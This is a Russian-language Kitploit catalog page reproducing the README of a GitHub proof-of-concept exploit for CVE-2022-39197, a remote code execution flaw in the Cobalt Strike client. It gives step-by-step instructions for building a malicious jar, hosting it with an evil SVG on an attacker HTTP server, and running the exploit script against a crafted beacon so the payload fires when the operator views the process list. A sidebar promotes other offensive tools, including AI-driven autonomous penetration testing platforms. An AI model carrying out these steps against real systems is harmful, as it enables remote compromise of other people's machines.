
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/thecryinggame/cve-2022-39197-rce
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийКомандование и УправлениеРазработка Полезной Нагрузки
GitHubthecryinggame/cve-2022-39197-rce

CVE-2022-39197-RCE

CVE-2022-39197 RCE POC

Репозиторий
134924 лет назадЕщё не проверено
Поделиться

CVE-2022-39197-RCE

Первое

Этот проект был изменён на основе проекта @its-arun https://github.com/its-arun/CVE-2022-39197

Когда я тестировал скрипт, я обнаружил, что frida-скрипт не мог запросить данные в обычном порядке. Метод изменения frida-скрипта для изменения имени процесса.

Спасибо мастеру @Kai5174 за его вклад в метод эксплуатации.

Использование

  • Подготовка полезной нагрузки

1、Отредактируйте команду, выполняемую с вашей полезной нагрузкой, в EvilJar/src/main/java/Exploit.java, сейчас она может только открыть калькулятор.

2、Соберите с помощью jar mvn clean compile assembly:single

4、Переместите EvilJar-1.0-jar-with-dependencies.jar из EvilJar/target/ в папку serve/

5、Отредактируйте serve\evil.svg замените [attacker]

6、Запустите сервер с помощью python3 -m http.server 8080

7、Сгенерируйте beacon.exe с версией C2 меньше или равной 4.7

8、Вам нужно выполнить py-скрипт на Windows, чтобы выйти в сеть, и принять контрмеры, когда клиент обращается к списку процессов и видит процесс beacon.exe.

  • Выполнение эксплойта
python3 -m pip install -r requirements.txt
python3 cve-2022-39197_Yyy.py beacon.exe http://192.168.10.10:8080/evil.svg



Полезная нагрузка будет запущена, как только пользователь прокрутит список процессов.

POC

Windows 1.png

Mac 2.jpg

Ссылки

https://mp.weixin.qq.com/s/Eb0pQ-1ebLSKPUFC7zS6dg — Есть отличный глубокий анализ этой уязвимости https://www.agarri.fr/blog/archives/2012/05/11/svg_files_and_java_code_execution/index.html

Модифицировано https://github.com/its-arun/CVE-2022-39197

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    255
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    247

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →